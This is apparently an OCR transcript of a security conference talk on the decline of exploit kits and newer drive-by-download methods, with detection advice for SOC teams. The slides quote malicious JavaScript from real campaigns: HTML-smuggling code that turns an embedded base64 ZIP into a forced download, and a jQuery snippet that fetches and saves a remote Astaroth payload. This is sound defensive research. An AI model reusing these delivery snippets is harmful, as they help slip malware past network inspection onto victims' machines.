Moving away from Exploit Kits: The current state of Drive-By-Downloads

•••

Krishnan Subramanian
Security Research Engineer

MENLO SECURITY

$ WHOAMI

- Security Research / Threat Intelligence & Response
- CFRS Alumnus - George Mason University
- Building security products at startups
- Focussed on Web/Email threats

MENLO SECURITY | MenloLabs


krish203

Agenda

- ➔ What is an Exploit kit (EK)
- ➔ Reason behind the Decline in EK
- ➔ Techniques being used to trigger Drive-By-Download attacks
- ➔ Enhancing SOC visibility to identify techniques


Drive-By-Downloads

- Triggered on an endpoint without the user's knowledge.
- Authorized by the user, but doesn't understand the consequences.



Revisiting Exploit Kits

- Grew to prominence from 2006
- Exploit the weakest link on the browser:
  - Plugins (Adobe Flash/Microsoft Silverlight/Applet etc.)
- Achieve mass infection rates:
  - Watering Hole / Website Compromise
  - Malvertising
- No user action required
- Usually used to drop Ransomware / Banking Trojans / CryptoMiners



Typical EK Kill Chain

Infected Site
- Watering Hole
- Malvertising
- Compromised Site

Gate URL
- Acts as a Filter
- IP/TimeZone/Geo

Landing Page
- Vulnerable Plugin Detection
- Picks an appropriate Exploit

Trigger Exploit
- Execution of exploit
- Malicious Payload is delivered & executed on the endpoint

Admin Interface
- Track statistics
- Manage Exploit Payloads

Decline in EK Activity

Advances around modern Browser Security:

- Browser Process(es) Sandboxing

Signalling End-of-life for vulnerable browser plugins:

- Adobe Flash
- Older plugins like Silverlight/Java applets

0-Day Browser exploits are becoming very expensive for commodity malware

- Firefox (Coinbase)
- IE/Chrome Exploit targeting researchers

Stats from the security community: @malware_traffic's EK related posts

2016	2017	2018	2019	2020
261	56	17	14	1


Current Drive-By-Downloads Mechanisms

- Attackers are utilizing tactics:
  - That are cheaper, leveraging built-in features within the browser environment
  - Client side exploitation not preferred
- Analogy (HTML5/Javascript Features ~= LOL Bins)

HTML Smuggling & The DURI Campaign

- Use of HTML5/JavaScript features to deliver file downloads
  - Deliver the download via Data URLs on the client device.
  - Create a Javascript blob with the appropriate MIME-type that results in a download on the client device.

```
bqVmUrfj2B3UnYAqoi4LqVnUXZL4vTh+IXUfuOdQ91MPUA9K4vKoMAbik40roBZSi6jF1BLqUYz
lNqfpNZTGyS036Hepd4DMPepD6iN1IfUxxg/ifSE+hTxt5n6TFLqc+oLFNdCfSmJe0V9Dcp5J10
lxFAvk0VUbVI89RU5kXqJrENKpIpAnDbpFbmCPJ6iTfJpP4taQZ5DTQSx86mHFfwB5GL0JqIuAc
CStgtxCFlJeAIp0SLOoPu0vI8wRoJTXgKrxFOjxnAXK3U2FHkJIzXxA9WVyNvU1SvFpD7HNp74n
IsagtZHAd9rNok6D8SUqrI0JtK4D8B8J0BNf1AJnyX56mzqJ0oZMpUagOZoAFSk4g8m7Bes6h9K
eVcplMlPqKDKmGcdokcZwS5oR8fds4g4tgoKf1DRXCaSH/spi30OMKufqe3E4xkfr/tvWlbb9B8
AxQAAgAIALRi91Bpgex88foBAABcBAAuAAAAAAAAAAAAAAC2gQAAAABQVVZHIE9LWkFHRSBTQkt
AD37AQAAAA==";
                    var sTensor = ".zip";
                    var data = base64ToArrayBuffer(file);
                    var blob = new Blob([data], {type: "octet/stream"});
                    var fileName = "THRM USAHGB DSASPPBK SKFFKKBWEF .zip";
                    if(window.navigator.msSaveOrOpenBlob)
                                window.navigator.msSaveBlob(blob,fileName);
```



Your download should begin automatically.

XHR Blob Fetch

- In a another similar campaign (drops banking trojan - Astaroth):
  - The jquery $.get() method was being used
  - The payload was obtained remotely, rather than embedding on the client side
  - Remote URL acts as a Gate/Filter

```
var Doc = now.getHours() + now.getMinutes() + now.getSeconds() + now.getMilliseconds();
var fileName = sUrl.replace(/^.*[\\\/]/, "") + Doc + ".zip";
$.get( sUrl + "z64y64", function(response){
var file = response;
var data = sbuffers(file);
var blob = new Blob([data],{type: "octet/stream"});
if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);

function sbuffers(base64){
var binary_string = atob(base64);
var len = binary_string.length;
var bytes = new Uint8Array(len);for (var i=0;i < len; i++){bytes[i] = binary_string.charCodeAt(i);}
return bytes.buffer;}
```

Blending in iframe redirection

- This technique draws similarity with Exploit Kit (EK) Infection chain
- EK is also known to use iframes for redirecting victims

EK iframe redirection mechanism	Current iframe redirection mechanism
Gate	Gate (iframe on a watering hole site)
Landing Page	301/302 Redirection Chain (Amazon S3/Bitbucket/Microsoft Azure/Cloudflare)
Exploit	Trigger automatic download
Requires no further user interaction	Requires user interaction to execute the download (Social Engineering tactics/themes): Fake Updates / GDrive Share)

Browser Security Improvements around iframes

- Browser vendors (Firefox/Chrome):
  - Security features that block automatic downloads via sandboxed iframes
  - Protect against malvertising campaigns / automated downloads

Sandboxed iframe can initiate or instantiate downloads.

Chrome is planning on removing this capability - i.e. Chrome is going to block all downloads initiated from or instantiated in a sandboxed iframe by default. The embedder may add "allow-downloads" to the sandbox attributes list to opt in. This allows content providers to restrict malicious or abusive downloads.

Source: ChromeStatus.com

`sandbox`

Applies extra restrictions to the content in the frame. The value of the attribute can either be empty to apply all restrictions, or space-separated tokens to lift particular restrictions:


- `allow-downloads-without-user-activation` : Allows for downloads to occur without a gesture from the user.
- `allow-downloads` : Allows for downloads to occur with a gesture from the user.


Source: Mozilla

- Attackers are working around this by:
  - Not using iframes via the malvertising channel (with no sandbox attribute set)
  - Using cloud services for embedding iframes with the attributes like: “allow-downloads”, “allow-scripts”, “allow-forms” being set.

The “SocGholish” Framework

- Primarily targets the Windows users
- Uses Combination of aforementioned techniques
- Usually drops a Malicious ZIP file with an embedded LNK/JScript file, which loads a RAT, triggering a Ransomware infection chain using standard LOLbins






“SOCGholish” Framework - Continued

- Known to drop RATs that download additional Malware like Ransomware.
  - RATs to Ransomware: through fileless attack techniques
  - We observed the framework was being used to drop Dridex (RAT)
  - Dridex uses tools like Empire to load DoppelPaymer.

- DoppelPaymer allegedly responsible for the KIA Ransomware attack last month (Feb 2021).



Challenges in Detection

HTML Smuggling/Blobs

- Payload constructed on the client side
- Makes it difficult for network based solutions (for e.g. web proxies/content inspection engines) that rely on instructional headers for determining a file download.

Social Engineering Tactics

- Hiding Behind trusted cloud service providers
- Picking the right theme, for example an application that has been whitelisted across an organization (for example: Microsoft Teams)

Logging Visibility

- Browser downloads that originate from an iframe
- Browser downloads that originate from a Blob/Data-URL
- Reliance on Endpoint logs

MITRE ATT&CK

Initial Access:

- T1189: Drive-by-Compromise
  - https://attack.mitre.org/techniques/T1189/

- Suggested Datasources:
  - Web Proxy
  - EDR (PowerShell logs, Process command-line parameters, Process monitoring, Windows event logs)

Windows Sysmon Log Example

Microsoft Edge 44.18362.387.0 (Legacy)

```
File stream created:
RuleName: -
UtcTime: 2020-08-09 05:07:34.020
ProcessGuid: {4feed915-7d4c-5f2f-b100-000000000900}
ProcessId: 6640
Image: C:\Windows\system32\browser_broker.exe
TargetFilename: C:\Users\vagrant\Downloads\data-url-file (1).zip.8nuezvi.partial:Zone.Identifier
CreationUtcTime: 2020-08-09 05:07:33.989
Hash: SHA1=11A997BD939A779352908E4E2A42DBE2AE1222E8,MD5=3419496EF5186C0F5AF3EB0220F6EE83,SHA256
=4FD9DD9AAD78083C6AC8B9CBE306AB9832551D5B6FC1C5F6A2773945DA033CD1,IMPHASH=
00000000000000000000000000000000
Contents: [ZoneTransfer]  ZoneId=3  ReferrerUrl=http://dataurltestsite.com/durl.html
HostUrl=blob:http://dataurltestsite.com/ea2b2069-24d5-4b2a-9a79-c8c42f978bd8
```

Legacy Edge Populating the correct ReferrerUrl, HostUrl Values

Microsoft Edge 84.0.522.52 (Chromium Based)

```
File stream created:
RuleName: -
UtcTime: 2020-08-09 05:10:30.757
ProcessGuid: {4feed915-8545-5f2f-a902-000000000900}
ProcessId: 4644
Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
TargetFilename: C:\Users\vagrant\Downloads\data-url-file (2).zip:Zone.Identifier
CreationUtcTime: 2020-08-09 05:10:29.515
Hash: SHA1=4D55EA6C76A18B4D0422526CF9BF96F365CD9C97,MD5=
69E83F9D3CB6935E49F17D53ACD5E926,SHA256
=DAD13936797FF6BDC7D72B90E86DC893BE7C1053DEE08A07D3BE48E5957E1B7D,IMPHASH=
00000000000000000000000000000000
Contents: [ZoneTransfer]  ZoneId=3  ReferrerUrl=about:client  HostUrl=about:internet
```

Chromium based Edge / any other Chromium based browsers not reporting the ReferrerUrl / HostUrl accurately.

Enhancing Logging Visibility

- One approach would be to use extensions to detect drive-by-downloads
  - This may not be ideal due to security/privacy concerns with browser extensions
  - Extensions are not browser vendor agnostic
- Consistent browser download event log reporting
  - Chrome/Edge/Firefox
- Sysmon / OSQuery
  - Generate download specific events with additional metadata

Conclusion / Takeaways

- Layered Security Approach
- Creating social engineering attack awareness, educating users of themes & watering hole attacks
- Red Teams: Incorporating this attack chain in tool arsenal
- Blue Teams: coming up with a SOAR playbook for this attack chain

Questions ...?

@krish203